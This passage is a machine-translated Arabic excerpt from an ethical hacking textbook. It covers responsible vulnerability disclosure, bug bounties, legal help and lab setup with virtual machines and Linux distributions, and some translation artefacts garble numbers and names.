أولاً، بما أنك تعمل لصالح عميل، يجب إبلاغه بالمشكلة فوراً. ينبغي اتخاذ تدابير لتأمين الاتصالات عند مناقشة الأمور الحساسة. استخدم بريداً إلكترونياً مشفراً باستخدام PGP. اختصار لـ Pretty Good Privacy وOpenPGP (الخصوصية الجيدة جداً)، ويُعتبر من ممارسات الأمان المناسبة (انظر www.openpgp.org). قد تتفق أنت والعميل على أن يتواصل العميل مع مُورّد البرنامج ويُزوّده بتفاصيل الثغرة المكتشفة، حتى يتسنى (في الوضع الأمثل) البدء في العمل على إصلاحها في أسرع وقت ممكن. في حال عدم رغبة العميل في الكشف عن الثغرة، فعليك، بصفتك متخصصًا في أمن المعلومات، نصحه بتوضيح تبعات ذلك على الشركات الأخرى التي تستخدم البرنامج. مع ذلك، تقع على عاتقك في نهاية المطاف مسؤولية إبلاغ العميل بالثغرة. إذا لم يرغب العميل في الكشف عن هذه المعلومات لطرف ثالث (مثل المورّد)، فعليك احترام رغبته.

ربما تكون قد اكتشفت الثغرة أثناء تجربة أحد أنظمة حاسوبك، وفي هذه الحالة، عليك الاتصال بالبائع مباشرةً. تشير الإرشادات المتبعة في هذا المجال إلى ضرورة منح البائع مهلة 90 يومًا لإعداد رقعة تصحيحية. أنت بذلك تمنح البائع فعليًا 90 يومًا لتنفيذ حل ما للخلل أو الثغرة التي اكتشفتها. بعد ذلك

Machine Translated by Google

في حال عدم وجود تحديث جاهز، وبحسب طبيعة الخلل، يُعتبر من المسؤول تنبيه المستخدمين العاديين للبرنامج المتأثر إلى المشكلة. وحتى ذلك الحين، لا ينبغي لأحد أن يعلم بالخلل سواك (وعميلك، إن وجد) والشركة الموردة.

لا ينبغي ابتزاز موردي البرامج أو إجبارهم على مواجهة مواقف صعبة في ظل ممارسات الإفصاح المسؤول؛ ومع ذلك، وكما أثبت التاريخ ، فإن بعض الموردين لن يفعلوا شيئًا حتى يتم الكشف عن المشكلة للعلن. قد لا يرغب بعض الموردين في التعاون معك لحل المشكلة أو قد يرفضون الاعتراف بوجودها أصلًا. من شبه المؤكد أن هؤلاء الموردين سيشعرون بالاستياء عند إعلانك عن المشكلة، ولكن طالما أنك تتبع أفضل الممارسات في هذا المجال ، فلا داعي للقلق. بفعل ذلك، أنت تجبر المورد على الاعتراف بالمشكلة التي كان سيتجاهلها لولا ذلك. في نهاية المطاف، أنت تساعد في حماية المستهلكين، حيث سيُجبر المورد الآن على إجراء إصلاح أو المخاطرة بفقدان العملاء. بصفتنا مخترقين، لدينا التزام أخلاقي بإبلاغ الجمهور والأطراف المتضررة في مثل هذه الحالات. ومع ذلك، يجب عليك دائمًا مراعاة مخاطر الإعلان مقابل عدم القيام بذلك.

كشف أحد مؤلفي هذا الكتاب عن ثغرات في برنامج ،WinZipاستغلها مجرمون مدفوعون بالربح المادي من الأنظمة غير الآمنة. و[redacted] ثغرات أمنية في برنامج MPack(مجموعة برامج خبيثة من إنتاج قراصنة روس) بعد وقت قصير من الكشف عن المشكلة. يُشار إلى MPackباسم "برنامج الجريمة الإلكتروني".

لأنه مصمم ليستخدمه المجرمون. كان يُباع بسعر يتراوح بين 500و0001 دولار أمريكي للتنزيل الواحد. لو أدرك المؤلف هذه التداعيات في ذلك الوقت، لكان على الأرجح قد أبقى المعلومات طي الكتمان لفترة أطول، لمنع إساءة استخدامها.

بمجرد أن يُطوّر البائع تحديثًا (أو إصلاحًا) للمنتج، ينبغي منح العملاء المتضررين مهلة إضافية مدتها 30يومًا قبل الإفصاح عن الثغرة، وذلك لإتاحة الفرصة لهم للحصول على التحديث وتطبيقه. لا توجد قوانين تنص على ذلك صراحةً، ولكن هذا أصبح عمومًا الجدول الزمني المتعارف عليه للإفصاح عن الثغرات الأمنية، والذي يلتزم به معظم المخترقين.

عند الإبلاغ عن نقاط الضعف للبائعين، قد تجد أن بعضهم عدائي بينما البعض الآخر منفتح ومتعاون. وقد أصبح من الممارسات الشائعة أن يكافئ البائعون الإبلاغات ذات النوايا الحسنة بإضافة اسمك إلى قائمة الشرف الخاصة بهم (على سبيل المثال، انظر . (/www.mozilla.org/en-US/security/bug-bounty

قاعة الشهرة)، ربما حتى إرسال بادرة رمزية أو مكافأة مالية تقديرًا لجهودك. مع ذلك، لا ينبغي توقع مثل هذه المكافآت، وهي في الغالب استثناء وليست القاعدة.

برامج مكافآت اكتشاف الثغرات

يتمثل أحد الأساليب التي تتبعها بعض الشركات أو المؤسسات لتحسين أمن معلوماتها في فتح تطبيقاتها أو منتجاتها للاختبار من قبل

Machine Translated by Google

الجمهور. تُعرف هذه الترتيبات ببرامج مكافآت اكتشاف الثغرات. ومن أشهر منصات مكافآت اكتشاف الثغرات: www.bugcrowd.comو www.hackerone .com.

في برنامج مكافآت اكتشاف الثغرات الأمنية المعتمد، يُسمح لأي شخص بتنفيذ أنشطة محددة ضد أنظمة وخدمات معينة؛ والفكرة هي أنه عند اكتشاف ثغرة أمنية أو خلل، يتم إبلاغ الشركة بذلك. في المقابل، يحصل مكتشف الثغرة على مكافأة مالية -مكافأة إن صح التعبير -وتتمكن الشركة من إصلاح الثغرة في دفاعاتها، بدلاً من استغلالها بشكل خبيث.

هذا أمر رائع للمخترقين وأي شخص جديد في هذه الصناعة، لأنه يمنحك خبرة تجارية قابلة للتطبيق لإجراء اختبار اختراق فعال والإبلاغ عن أي مشكلات تجدها بطريقة تمكن الشركة من إعادة إنشاء الخطأ وإصلاحه أو ترقيعه في النهاية.

يلجأ العديد من المخترقين إلى البحث عن الثغرات الأمنية ليس فقط طمعًا في المكافآت، بل أيضًا لمتعة وإثارة هذه العملية! كما أنها وسيلة رائعة لاكتساب الخبرة، وموضوع شيق للنقاش في أي مقابلة عمل في مجال الأمن السيبراني. فقط تأكد من أنك تعمل ضمن برنامج شرعي وتلتزم بنطاق المشروع في جميع الأوقات.

الاستشارات والدعم القانوني

محامو الجرائم الإلكترونية مكلفون للغاية . بالطبع، يعتمد ذلك على نوع الاستشارة المطلوبة والبلد أو النظام القانوني. لا شك أنك ستتجنب التعامل مع محامٍ قدر الإمكان لهذا السبب، ولكن إذا وجدت نفسك في مشكلة، فستحتاج إلى التأكد من حصولك على محامٍ مُلِمٍّ بقانون الجرائم الإلكترونية. غالبًا ما تحدث أخطاء قضائية في هذا المجال بسبب نقص فهم المحامين غير المتخصصين. مؤلفو هذا الكتاب ليسوا محامين، ولا ننصح باتباع نصائحنا بدلاً من استشارة قانونية سليمة.

لحسن الحظ، توجد منظمات تُعنى بالأفراد العاديين. من هذه المنظمات مؤسسة الحدود الإلكترونية ،(EFF)التي ساعدت الأفراد والشركات الصغيرة في الدفاع عن أنفسهم في قضايا ضد شركات عملاقة . على سبيل المثال، في قضية حاولت فيها 28من أكبر شركات الترفيه في العالم ، بقيادة استوديوهات إم جي إم، مقاضاة موزعي برامج مشاركة الملفات من نظير إلى نظير، متهمةً إياهم بقرصنة الأعمال المحمية بحقوق الطبع والنشر. مثال آخر هو عندما حمّلت مؤسسة الحدود الإلكترونية شركة سوني بي إم جي مسؤولية إصابة أجهزة الكمبيوتر الخاصة بالعملاء بنوع من البرامج الضارة التي تتجسس على عادات الاستماع الخاصة بالمستخدم.

يمكنكم زيارة موقع مؤسسة الحدود الإلكترونية (EFF)على الرابط التالي: www.eff.orgوقد تتمكن المنظمة من تقديم الدعم القانوني أو إحالتك إلى أحد محاميها الموثوق بهم. كما لديها مشروع خاص بحقوق المبرمجين .(coders /www.eff.org/issues)يتناول هذا الأمر عددًا من القضايا القانونية الشائعة التي قد يواجهها مهندسو البرمجيات العكسية، والمتسللون، وباحثو الأمن السيبراني في الولايات المتحدة. مؤسسة الحدود الإلكترونية (EFF)هي منظمة أمريكية، ولكن توجد جمعية أوروبية مماثلة، هي جمعية الحقوق الرقمية الأوروبية .(edri.org)وهو موجود في العديد من الدول الأوروبية.

Machine Translated by Google

لا تستطيع هذه المنظمات مساعدتك في المسائل القانونية اليومية. يُنصح دائمًا بالتواصل مع محامٍ محلي موثوق. مع ذلك، يُمكن لهذه المنظمات أن تُرشّح لك خبراءً للتواصل معهم. إذا صادفك، لا قدر الله، أن تم القبض عليك أو واجهت مشاكل قانونية بسبب أنشطتك في مجال القرصنة الأخلاقية ، فاطلب استشارة قانونية فورية.

مدونة قواعد السلوك الخاصة بـ "هاكر هاوس"

عندما يحضر الطلاب دورة التدريب العملي على القرصنة لدينا، فإن أول شيء نطلبه منهم هو الموافقة على مدونة قواعد السلوك الخاصة بنا وتوقيعها.

على الرغم من أننا لا نستطيع فرض هذا عليك كقارئ لهذا الكتاب، إلا أننا نأمل أن تأخذ ما تتعلمه منه وتطبقه قانونيًا وأخلاقيًا وقيميًا.

سنستكشف في هذا الكتاب نقاط الضعف والثغرات الأمنية ونستغلها، تمامًا كما تفعل في الواقع. يمكن استخدام الأساليب والتقنيات المذكورة لارتكاب جرائم، كما يمكن لكتاب في المحاسبة أن يساعد محاسبًا فاسدًا على غسل الأموال، أو لطبيب غير أخلاقي أن يستخدم كتابًا في الطب للإضرار بالمرضى. نأمل أن تستخدم الأدوات والتقنيات الواردة في هذا الكتاب للمساهمة بفعالية في أمن المعلومات وحماية الأنظمة بشكل أفضل من أولئك الذين يسعون لإلحاق الضرر بها.

ملخص

إليك أهم النقاط التي يجب تذكرها عند بدء رحلتك في عالم القرصنة:

- احصل دائمًا على إذن كتابي من مالك النظام قبل المحاولة أي اختراق.
- الاتفاق على نطاق عمل محدد بوضوح عند العمل مع العميل. ما هو و غير مسموح به؟ ما هي الأنظمة التي سيتم اختبارها؟
- اطلب من عميلك توقيع عقد تفويض للاختبار يشير إلى النطاق وينفي مسؤوليتك في حالة حدوث خطأ ما.
- التزم دائماً بنطاق المشروع.
- كن منفتحًا وشفافًا منذ البداية لتجنب التعقيدات التي قد تنشأ.
- اطلب المساعدة القانونية المتخصصة عند الحاجة. هذا أمرٌ يُنصح به بشدة. لإنشاء تفويضك الخاص لاختبار العقد.
- اتبع أفضل الممارسات في الإفصاح المسؤول عند الاقتضاء.

استمتع بالاختراق!

Machine Translated by Google

الفصل

3

بناء صندوق الاختراق الخاص بك

سيقدم لك هذا الفصل مفهوم الآلات الافتراضية (VMs)وكيف تفيدك كبيئة تجريبية أو صندوق اختبار لتجربة الأدوات والتقنيات. كما سنوضح لك إحدى طرق تهيئة نظامك المضيف، أي الجهاز الفعلي ونظام التشغيل الذي ستعمل عليه آلاتك الافتراضية (الضيوف).

توجد طرق لا حصر لها لإعداد نظام، ويعتمد الكثير منها على التفضيلات الشخصية. لذا، سنقدم لمحة عامة عن إعداد النظام (وهو أمر قد تكون على دراية به بالفعل) قبل الخوض في تفاصيل تهيئة الأجهزة الافتراضية لأغراض الاختراق. سنتناول بعض اعتبارات الأجهزة، ولكن كما ذكرنا، هناك العديد من الخيارات والآراء في هذا الشأن.

من الأمور التي يجب عليك الانتباه إليها أمن معلوماتك الشخصية ونظافتها الإلكترونية. لذا، سنقدم بعض الإرشادات لحماية نظامك من المتسللين. يُعد هذا الأمر بالغ الأهمية، خاصةً إذا كنت تنوي استخدام هذا النظام لاختبار شبكة عميلك، إذ قد يحتوي نظامك على بيانات تخصهم، وربما معلومات تفصيلية عن الثغرات الأمنية! تُعدّ الآلات الافتراضية مفيدةً للغاية هنا أيضًا، حيث يمكن استخدامها لعزل المعلومات عن باقي نظامك.

سنناقش أولاً المكونات المادية، قبل الانتقال إلى تثبيت نظام التشغيل. ثم سنقوم بتثبيت VirtualBox، وهو برنامج مجاني ومفتوح المصدر لإدارة الأجهزة الافتراضية، لإنشاء وإدارة هذه الأجهزة.

Machine Translated by Google

أجهزة للاختراق

ستتعرف الآن على بعض الخيارات المختلفة للأجهزة التي قد تفكر في أخذها بعين الاعتبار إذا كنت تفكر في شراء أو إعداد جهاز كمبيوتر لأغراض الاختراق. من المرجح أن يكون جهازك الحالي كافيًا للاستفادة القصوى من هذا الكتاب، وذلك لأن متطلبات الأجهزة للعديد من أنشطة الاختراق ليست عالية. يمكنك إجراء اختبار اختراق كامل باستخدام جهاز Pi Raspberryإذا رغبت في ذلك، على الرغم من أننا لا ننصح بذلك.

على النقيض من ذلك، في ألعاب الكمبيوتر الشخصي، تحتاج إلى بطاقة رسومات متطورة، وذاكرة كبيرة، ومعالج مركزي عالي الأداء لتشغيل أحدث الألعاب. بالتأكيد لست بحاجة إلى هذا النوع من الأجهزة لاستغلال أحدث الثغرات الأمنية.

الهواتف الذكية، والأجهزة اللوحية، وأجهزة Chromebook، والحواسيب أحادية اللوحة (مثل Raspberry Pi) غير مناسبة لتنفيذ العديد من [redacted] المذكورة في هذا الفصل. تستخدم هذه الأجهزة عادةً معالج ARM (كان ARM اختصارًا لـ Acorn RISC Machine، والآن يُشير إلى Advanced RISC Machine)، وهو معالج قد لا يمتلك وظائف المحاكاة الافتراضية الكاملة الموجودة في معالجات Intel أو AMD الشائعة في أجهزة الكمبيوتر المكتبية والمحمولة. هذا لا يعني عدم إمكانية استخدام هذه الأجهزة للاختراق، بل ستجد غالبًا أنها مناسبة لهذا الغرض. مع ذلك، فهي غير كافية لتشغيل VirtualBox، برنامج المحاكاة الافتراضية الذي نفضل استخدامه. تتميز معالجات ARM بمجموعة تعليمات مُصغّرة، ولذلك نجد اختصار RISC (حاسوب مجموعة التعليمات المُصغّرة) ضمن اختصار ARM. يحتوي معالج RISC على مجموعة أصغر من التعليمات العامة مقارنةً بمعالج CISC (حاسوب مجموعة التعليمات المُعقدة)، مثل معالجات Intel أو AMD الحديثة. توجد التعليمات الخاصة بالمحاكاة الافتراضية ضمن مجموعات التعليمات المتقدمة لوحدات المعالجة المركزية CISC.

يُعدّ عامل القدرة على تشغيل الأجهزة الافتراضية هو الاعتبار الأساسي فيما يتعلق بأجهزتك . نستخدم برنامج VirtualBox في هذا الكتاب، لذا نفترض أنك ستستخدمه أيضًا عند تحديد متطلباتنا. توجد برامج أخرى لإدارة الأجهزة الافتراضية، مثل VMware (https://www.vmware.com). وHyper-V (المتوفر في إصدارات معينة من Windows)، ولكن غالبًا ما تفتقر هذه إلى العديد من الميزات التي يوفرها VirtualBox ما لم تدفع مبلغًا إضافيًا.

كإرشاد عام، ينبغي أن تكون المواصفات التالية كافية لإكمال التمارين الواردة في هذا الكتاب، بغض النظر عما إذا كنت تستخدم نظام التشغيل Linux أو BSD أو Windows أو macOS. هذه هي الحد الأدنى.

متطلبات الأنشطة المعروضة في هذا الكتاب، بافتراض عدم وجود أي شيء مثبت حاليًا:

- معالج AMD أو Intel حديث مزود بتقنية Streaming SIMD Extensions 2 (SSE2). تُعدّ Intel مجموعة تعليمات Single Instruction, Multiple Data (SIMD) المطلوبة لتشغيل VirtualBox.
- ذاكرة وصول عشوائي (RAM) بسعة 4 جيجابايت.

Machine Translated by Google

- سعة محرك الأقراص الصلبة (HDD)أو محرك الأقراص ذي الحالة الصلبة (SSD)من 50إلى 100جيجابايت.
- الوصول إلى الإنترنت لتنزيل البرامج وتشغيل بعض العروض التوضيحية.

تدعم معظم المعالجات الحديثة، مثل تلك التي تقدمها شركتا إنتل وإيه إم دي، خاصية المحاكاة الافتراضية الكاملة. يمكنك عادةً التحقق من ذلك في إعدادات نظام الإدخال والإخراج الأساسي (BIOS)أو واجهة البرامج الثابتة الموحدة القابلة للتوسيع (UEFI)في جهاز الكمبيوتر الخاص بك.
إن وجود أنوية معالجة متعددة سيكون مفيدًا عند تشغيل الأجهزة الافتراضية.
عند إعداد جهاز افتراضي، يمكنك تحديد عدد النوى التي يُسمح له باستخدامها. عادةً ما تكفي نواتان فعليتان، بينما تُعتبر أربع نوى أكثر من اللازم بالنسبة للأمثلة الواردة في هذا الكتاب.
الأمر التالي الذي يجب مراعاته هو سعة ذاكرة الوصول العشوائي (RAM)في جهاز الكمبيوتر. كلما زادت سعة الذاكرة كان ذلك أفضل، لأنك ستخصص جزءًا منها لتشغيل الأجهزة الافتراضية. على الرغم من أن 4جيجابايت من ذاكرة الوصول العشوائي كافية لتشغيل نظام التشغيل الأساسي، وجهاز افتراضي يعمل بنظام كالي لينكس، وخادم افتراضي قابل للاختراق ، إلا أن زيادة السعة تُعدّ ميزةً قيّمة. فعند تشغيل الأجهزة الافتراضية، تُخصص جزءًا من ذاكرة الكمبيوتر للجهاز الافتراضي لاستخدامه الحصري. مع 4جيجابايت من ذاكرة الوصول العشوائي، قد تجد، بحسب نظام التشغيل الأساسي، 1.5جيجابايت مستخدمة لنظام ويندوز، و 1.5جيجابايت لنظام كالي لينكس، و1 جيجابايت مخصصة للخادم الافتراضي. هذا لا يترك مساحة كافية لتشغيل أي برامج أخرى، وقد تلاحظ أن العمليات تستغرق وقتًا أطول.

تُعدّ سعة القرص الصلب مهمة أيضاً. على سبيل المثال، قد يشغل نظام التشغيل الأساسي حوالي 20جيجابايت دون تثبيت أي برامج إضافية. ستحتاج آلة كالي لينكس الافتراضية إلى حجم مماثل على الأقل، لأنها نظام تشغيل مستقل بذاته . ستحتاج الآلات الافتراضية الإضافية إلى مساحة تخزين خاصة بها على القرص الصلب. لحسن الحظ، أصبحت مساحة التخزين رخيصة اليوم.

لم نتطرق إلى الرسومات لأن الأدوات التي سنستخدمها لا تتطلب قدرة معالجة رسومية كبيرة. سيعتمد جزء كبير من عملك على سطر الأوامر، ولكن ستُستخدم بعض أدوات واجهة المستخدم الرسومية أيضًا.

إذا كان جهازك قادرًا على تشغيل متصفح ويب وبث مقاطع الفيديو، فسيكون مناسبًا لإجراء التمارين الواردة في هذا الكتاب. مع ذلك، هناك جانب واحد قد تكون فيه بطاقة الرسومات القوية مفيدة، وهو اختراق تجزئة كلمات المرور. يُعتبر هذا الإجراء (اختراق التجزئة) نشاطًا مختلفًا تمامًا عن الاختراق الذي سنركز عليه في معظم أجزاء هذا الكتاب. ستتعرف على كلمات المرور واختراقها في الفصل الرابع عشر، بعنوان "كلمات المرور".

يجب عليك التحقق مما إذا كان جهازك، وخاصةً وحدة المعالجة المركزية، يدعم المحاكاة الافتراضية الكاملة. تستخدم المعالجات الـ[redacted] معالجات إنتل وإيه إم دي، أسماءً مختلفة للميزات التي تسمح بالمحاكاة الافتراضية، مثل Intel VT-xو AMD-Vعلى التوالي. يجب أن تجد خيارًا في إعدادات BIOSأو UEFIلجهاز الكمبيوتر لتفعيل هذه الميزات؛ وغالبًا ما تكون معطلة افتراضيًا على أجهزة ويندوز.

تأتي أنظمة macOSالحديثة مزودة بخاصية المحاكاة الافتراضية بشكل افتراضي.

Machine Translated by Google

إذا قررتَ احتراف مجال القرصنة والعمل فيه بشكل احترافي، فسيكون من المفيد الاستثمار في نظام أكثر قوة.
فيما يلي متطلبات النظام التي نوصي بها لإنجاز أعمال أكثر تطلبًا:

- معالج Intel أو AMD حديث بأربعة أنوية فعلية أو أكثر
- ذاكرة وصول عشوائي (RAM) بسعة 32 جيجابايت
- سعة تخزين 1 تيرابايت
- واجهات الشبكة السلكية واللاسلكية

الوصول إلى الإنترنت عالي السرعة

لم نتطرق إلى لوحات المفاتيح، ولكن بما أنك ستقضي الكثير من الوقت في كتابة الأوامر وكتابة التقارير، فإن لوحة المفاتيح المريحة موصى بها.
هناك الكثير مما يُقال عن تفضيلات لوحات المفاتيح، وهي متنوعة تمامًا كتنوع خيارات أجهزة الكمبيوتر المحمولة. قد تُفضل لوحة مفاتيح ميكانيكية جيدة، لكن صوتها المزعج سيُثير حتمًا استياء زملائك في العمل.

قد ترغب في مرحلة ما باستكشاف لوحة مفاتيح Happy Hacking Keyboard (HHK)، التي تتميز بتصميم بسيط من ([redacted]) وهي مُحسّنة للتفاعل البشري مع أنظمة يونكس. وقد تبنى فكرة هذا الجهاز عالم الحاسوب الياباني إيبيتي وادا، الذي لم يكن راضيًا عن تخطيط المفاتيح والتصميم العام للوحات مفاتيح الحاسوب المُخصصة للبرمجة. تُعد لوحات مفاتيح HHK مثالية للاختراق، ولكنها ليست الأنسب لكتابة التقارير. يمكنك معرفة المزيد، وشراء أحدث طراز من خلال زيارة الموقع الإلكتروني hhkeyboard.com.

ستحتاج أيضًا إلى التأكد من وجود منفذ إيثرنت، حيث أن بعض الأجهزة الحديثة خفيفة الوزن تتخلى عن هذه الميزة. كبديل، يمكنك استخدام محول إيثرنت خارجي يُوصل بأي منفذ USB متاح.

لينكس أم بي إس دي؟

ستدرك قريباً أن مؤلفي هذا الكتاب يستخدمون نظام لينكس على نطاق واسع.
يُعدّ نظام لينكس بيئةً مثاليةً للاختراق، لا سيما وأنّ جزءًا كبيرًا من الإنترنت يعتمد عليه. علاوةً على ذلك، كُتب عددٌ كبيرٌ من أدوات الأمان خصيصًا لنظام لينكس. مع أنّه يُمكن تجميع العديد من هذه الأدوات على منصاتٍ مثل OpenBSD و macOS، إلا أنّها غالبًا لا تعمل كما هو متوقع، أو لا تعمل إطلاقًا مقارنةً بنظام لينكس.

تستخدم معظم التمارين والأمثلة في هذا الكتاب نظام لينكس. ستستمتع بها على الأرجح أكثر إذا بدأت باستخدام لينكس كنظام تشغيلك اليومي. هذه طريقة رائعة وموصى بها لتعلم لينكس. مع ذلك، إذا كنت تستخدم مايكروسوفت ويندوز أو ماك أو إس، فلا داعي للتخلي عنهما.

يمكنك تشغيل جهاز افتراضي داخل نظام التشغيل الحالي لديك. هذا الجهاز الافتراضي

Machine Translated by Google

يمكن تثبيت نظام التشغيل لينكس على الجهاز، ويمكنك الاحتفاظ بجميع مزايا نظام التشغيل الحالي أثناء تعلم لينكس في نفس الوقت.
إذا كنت قد قررت بالفعل أن هذا هو المسار الذي ستسلكه، فقد ترغب في الانتقال مباشرةً إلى قسم "البرامج الأساسية". وينطبق هذا أيضًا على أولئك الذين اقتنعوا بالفعل بنظام لينكس ولديهم توزيعة (أو توزيعة اختصارًا) قيد التشغيل، وهم راضون عنها تمامًا.

يُعد توزيع برمجيات بيركلي (BSD)خيارًا بديلًا، أو بالأحرى أحد مشتقاته، مثل OpenBSDو NetBSDوDSBeerF. على الرغم من أن هذه الأنظمة مبنية على نظام UNIXوليس ،Linuxإلا أنها تتبنى العديد من خيارات تصميم .Linux

غالباً ما تتلخص الاختلافات الرئيسية بين توزيعات لينكس في الخيارات.
في برامج إدارة الحزم وتواتر التحديثات الأمنية.

لأغراض التدريب، وكذلك لتنفيذ الأنشطة الواردة في هذا الكتاب، يُعد استخدام حزم التوزيعة مقبولاً تماماً، ولكن عند [redacted] العميل، يُنصح بفحص الشفرة المصدرية للأدوات والبرامج، وبناء تلك الأدوات من المصدر كلما أمكن ذلك، بحيث لا تستخدم إلا الأدوات التي قمت بمراجعتها أو بنائها بنفسك. إذا تسببت أداة تستخدمها في إلحاق ضرر بنظام العميل، ولم تكن على دراية كاملة بوظيفتها، فقد تتحمل مسؤولية هذا الضرر.

أنظمة تشغيل المضيف

نظام التشغيل الأساسي هو النظام الذي سيتم تثبيته على جهازك الفعلي. وقد ذكرنا سابقًا أن لينكس هو الخيار الأمثل لاختبارات الأمان. والسؤال الآن: أي توزيعة لينكس يجب استخدامها؟ من التوزيعات الشائعة في مجال الأمن السيبراني Arch Linuxو Debianكأنظمة تشغيل أساسية. قد ينصحك خبراء لينكس باستخدام .Gentoo Linuxبينما يختار العديد من المستخدمين الجدد أوبونتو (المبني على .(Debianدعونا نلقي نظرة على بعض الاختلافات بين توزيعات لينكس الشائعة لمساعدتك في اتخاذ القرار. هذه ليست التوزيعات الوحيدة المتاحة، فهناك العديد من التوزيعات الأخرى التي قد ترغب في استكشافها، مثل .Mint

جنتو لينكس

يُتيح لك نظام Gentoo Linuxتخصيصًا كاملاً، ويمكن بناؤه بالكامل من الصفر دون استخدام أي مكونات ثنائية إذا لزم الأمر. من الناحية الأمنية، يسمح لك بمراجعة التعليمات البرمجية المصدرية بدقة. إذا كنت ترغب في تجربة أحدث إصدارات ،Linuxفإن Gentooهو الخيار الأمثل، حيث تتوفر التغييرات التي تُجرى على المكونات المصدرية بشكل فوري تقريبًا.

Machine Translated by Google

على الرغم من أن نظام التشغيل جنتو خيارٌ جديرٌ بالثناء، إلا أنه قد يكون مُربكًا ومعقدًا بلا داعٍ للمستخدم الجديد. يُنصح بتجربته مرةً واحدةً للتعرف جيدًا على مكوناته المختلفة. مع ذلك، ما لم تكن ترغب في قضاء معظم وقتك في تجميع شفرة المصدر، فلا ننصحك باستخدامه كنظام سطح مكتب يومي. قد يُخالف مُحبو البرمجة ومُطورو لينكس هذا الرأي، إذ يُنظر غالبًا إلى تشغيل نظام بهذه الإمكانيات على أنه دليلٌ على الإتقان التقني.

نظام التشغيل آرتش لينكس

يُعدّ Arch Linuxمزيجًا ممتازًا من توزيع الطاقة والمكونات الثنائية.
يمكن اعتباره مزيجًا بين قوة توزيعة جنتو واستقرار توزيعة ديبيان، إذ يوفر سرعة وكفاءة التوزيعات الثنائية مع الحفاظ على مرونة التعامل مع مكونات الشفرة المصدرية. لا يُنصح باستخدامه للمبتدئين، لكن تثبيته واستخدامه سيعلمك الكثير بلا شك. عملية التثبيت تختلف عن تثبيت أنظمة التشغيل الشائعة، مثل ويندوز 10أو ماك أو إس أو أوبونتو.

لتثبيت Arch Linuxبنجاح، ستحتاج إلى إتقان استخدام سطر أوامر Linuxوفهم كيفية عمل Linuxداخليًا . من مزايا هذه التوزيعة أنها قابلة للتخصيص بدرجة كبيرة، وستتمكن من معرفة البرامج التي تعمل عليها بدقة. لا ننصح باستخدام Arch Linuxللمبتدئين، ولكن من المؤكد أنه خيار يستحق التجربة، ربما على جهاز افتراضي، بعد تثبيت VirtualBoxوتشغيله.

ديبيان

ديبيان توزيعة لينكس ثنائية مستقرة تتولى معظم خطوات التثبيت نيابةً عنك. افتراضيًا، لا توفر أحدث الإصدارات أي برامج أو برامج ثابتة أو تعريفات خاصة بأجهزتك. هذا يعني أن جهازك قد لا يعمل تمامًا كما لو كان مثبتًا عليه نظام ويندوز أو ماك أو إس دون بعض الإعدادات اليدوية. هذه الإعدادات ليست معقدة كما هو الحال مع آرتش لينكس أو جنتو لينكس، لكنها قد تُسبب بعض الإحباط أو النفور لبعض مستخدمي لينكس الجدد. كالي لينكس، الذي ستثبته على جهاز افتراضي لاحقًا، مبني على ديبيان، وكذلك أوبونتو. هذا يُعطيك فكرة عن مدى استقرار ديبيان. فهو يوفر حزمًا مُجمّعة مسبقًا بصيغة ثنائية لتوفير تحديثات أمنية سريعة مع مرونة واسعة. هذا يعني أيضًا أن نظام التشغيل ليس مُخصصًا بشكل خاص لأجهزتك، وقد لا تحصل على جميع مزايا نظامك التي تُقدمها توزيعة مثل جنتو.

أوبونتو

يُعدّ نظام أوبونتو (المبني على ديبيان) خيارًا شائعًا للمبتدئين، إذ يُسهّل على المستخدم التعرّف على عالم لينكس. عملية تثبيته بسيطة، وتعتمد على واجهة رسومية سهلة الاستخدام. كما أن واجهة المستخدم الافتراضية سهلة التنقل.

Machine Translated by Google

يختلف هذا التوزيع عن نظام macOS. من أهم مزاياه توافقه العالي مع أي نظام تُثبّته عليه، إذ يُسهّل تثبيت البرامج الثابتة وبرامج التشغيل الخاصة به. عمليًا، هذا يعني أن بطاقة الصوت، وبطاقة الرسومات، وكاميرا الويب، ومحول شبكة Wi-Fi، وغيرها، ستعمل على الأرجح كما هو متوقع (وهذا ليس صحيحًا دائمًا في التوزيعات الأخرى). على النقيض من ذلك، لا يتضمن توزيع Debian افتراضيًا أي برامج خاصة، ويتطلب بعض التعديلات لتشغيل الأجهزة. إذا كنت جديدًا على نظام Linux، فقد يكون Ubuntu هو الخيار الأمثل. فهو موثق جيدًا على الإنترنت، مع العديد من صفحات المساعدة والدروس التعليمية. ومن المرجح جدًا أن يتم تثبيته بسهولة ويعمل من أول مرة على جهازك.

كالي لينكس

ننصحك بتثبيت كالي لينكس (المبني أيضًا على ديبيان) داخل جهاز افتراضي، وليس كنظام تشغيل أساسي. صحيح أنه سيعمل كنظام أساسي، لكنه ليس مصممًا لهذا الغرض. سنوضح لك كيفية تثبيت كالي لينكس داخل جهاز افتراضي لاحقًا في هذا الفصل. يُعد كالي لينكس، وقت كتابة هذا الكتاب، خيارًا شائعًا لمجموعة أدوات اختبار الاختراق الجاهزة. اختبار الاختراق هو عملية تحديد جميع الثغرات الأمنية في نظام العميل. عند انتهائك من قراءة هذا الكتاب، ستفهم هذه العملية بشكل أوضح. يحتوي كالي لينكس على عدد كبير من الأدوات لهذا الغرض.

يمكن تشغيله أيضًا كصورة مباشرة، ما يعني إمكانية نسخ نظام التشغيل إلى ذاكرة فلاش USB أو أي وسيط تخزين قابل للتشغيل، وتشغيله دون إجراء أي تغييرات على القرص الصلب (HDD) أو القرص ذي الحالة الصلبة (SSD). سنشير إلى توزيعة لينكس هذه في جميع أنحاء الكتاب، وستكون جهازك لاختبار الاختراق أو القرصنة. تأتي هذه التوزيعة مثبتة مسبقًا بمجموعة من أدوات الأمان، سنستعرض العديد منها . قد ترغب أيضًا في تجربة بدائل لكالي لينكس، مثل بلاك-آرتش لينكس أو بينتو لينكس، اللذين يستخدمان آرتش لينكس وجنتو، على التوالي، كتوزيعة أساسية. يُعد كالي لينكس توزيعة الأمان الأكثر استخدامًا للقرصنة، لكن البدائل المذكورة سابقًا مناسبة تمامًا لهذا الغرض.

تشغيل نظام تشغيل شائع

على الرغم من أن استخدام نظام لينكس كنظام تشغيل أساسي يوفر مزايا مباشرة للمخترق الأخلاقي، إلا أنه قد يكون من الأفضل استخدام نظام تشغيل أكثر شيوعًا مثل ويندوز أو ماك أو إس. يمكنك فعل ذلك باستخدام جهاز افتراضي. والسبب وراء ذلك هو أن لينكس معروف بصعوبة استخدامه في النشر المكتبي ومشاركة المستندات، مع أن الحلول السحابية مثل أوفيس 365 تُخفف من هذه المشكلة.

جارٍ التحقق من التنزيلات

